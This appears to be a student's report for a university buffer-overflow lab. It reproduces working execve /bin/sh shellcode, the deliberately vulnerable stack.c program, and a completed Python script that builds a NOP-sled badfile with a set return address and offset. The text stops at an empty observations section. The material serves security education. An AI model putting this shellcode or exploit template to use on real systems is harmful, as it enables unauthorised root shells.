Austin Decker

CS 445 – Computer Security


4 October 2024

Lab03 Report:

# Environment Setup:

Below is a screenshot showing proof of my environment being set up for the upcoming tasks.

# Task 01: Getting Familiar With Shellcode

I ran the makefile as instructed in the provided BufferOverflow.pdf.

The code used for compilation was provided to me:

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

// Binary code for setuid(0)

// 64-bit: "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"

// 32-bit: "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"

const char shellcode[] =

#if \_\_x86\_64\_\_

"\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"

"\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"

"\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"

#else

"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"

"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"

"\xd2\x31\xc0\xb0\x0b\xcd\x80"

#endif

;

int main(int argc, char \*\*argv)

{

char code[500];

strcpy(code, shellcode);

int (\*func)() = (int(\*)())code;

func();

return 1;

}

### Observations:

When running the makefile to compile the call\_shellcode.c I noticed that the execstack was used during the compilation process. This is important as it allows the badfile to run code within the stack of the victim program. I also noticed the -m32 flag was used. This means that the program was compiled for 32bit architecture.

When I ran the compiled program, I noticed that the program successfully gave me a root shell, as shown in the below screenshot.

# Task 02: Understanding the Vulnerable Program

This is the code for the provided lab that has the buffer overflow vulnerability:

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

/\* Changing this size will change the layout of the stack.

\* Instructors can change this value each year, so students

\* won't be able to use the solutions from the past.

\*/

#ifndef BUF\_SIZE

#define BUF\_SIZE 100

#endif

void dummy\_function(char \*str);

int bof(char \*str)

{

char buffer[BUF\_SIZE];

// The following statement has a buffer overflow problem

strcpy(buffer, str);

return 1;

}

int main(int argc, char \*\*argv)

{

char str[517];

FILE \*badfile;

badfile = fopen("badfile", "r");

if (!badfile) {

perror("Opening badfile"); exit(1);

}

int length = fread(str, sizeof(char), 517, badfile);

printf("Input size: %d\n", length);

dummy\_function(str);

fprintf(stdout, "==== Returned Properly ====\n");

return 1;

}

// This function is used to insert a stack frame of size

// 1000 (approximately) between main's and bof's stack frames.

// The function itself does not do anything.

void dummy\_function(char \*str)

{

char dummy\_buffer[1000];

memset(dummy\_buffer, 0, 1000);



bof(str);



}

I compiled the provided code stack.c with the provided makefile and it compiled the code with the necessary flags to turn off the counter measures. The screenshot below shows the output from running the makefile.

# Task 03: Launching an attack on a 32bit system

Below is the screenshots of the process of getting the memory address of ebp and buffer.





Now that I have everything that I need to begin the attack, I can modify the provided python script to create the badfile:

#!/usr/bin/python3

import sys

# Replace the content with the actual shellcode

shellcode= (

"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"

"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"

"\xd2\x31\xc0\xb0\x0b\xcd\x80"

).encode('latin-1')

# Fill the content with NOP's

content = bytearray(0x90 for i in range(517))

################################################################

# Put the shellcode somewhere in the payload

start = 517 - len(shellcode) # Change this number

content[start:start + len(shellcode)] = shellcode

# Decide the return address value

# and put it somewhere in the payload

ret = 0xffffcaa8 + 136 # Change this number

offset = 132 # Change this number

L = 4 # Use 4 for 32-bit address and 8 for 64-bit address

content[offset:offset + L] = (ret).to\_bytes(L,byteorder='little')

################################################################

# Write the content to a file

with open('badfile', 'wb') as f:

f.write(content)

## Observations: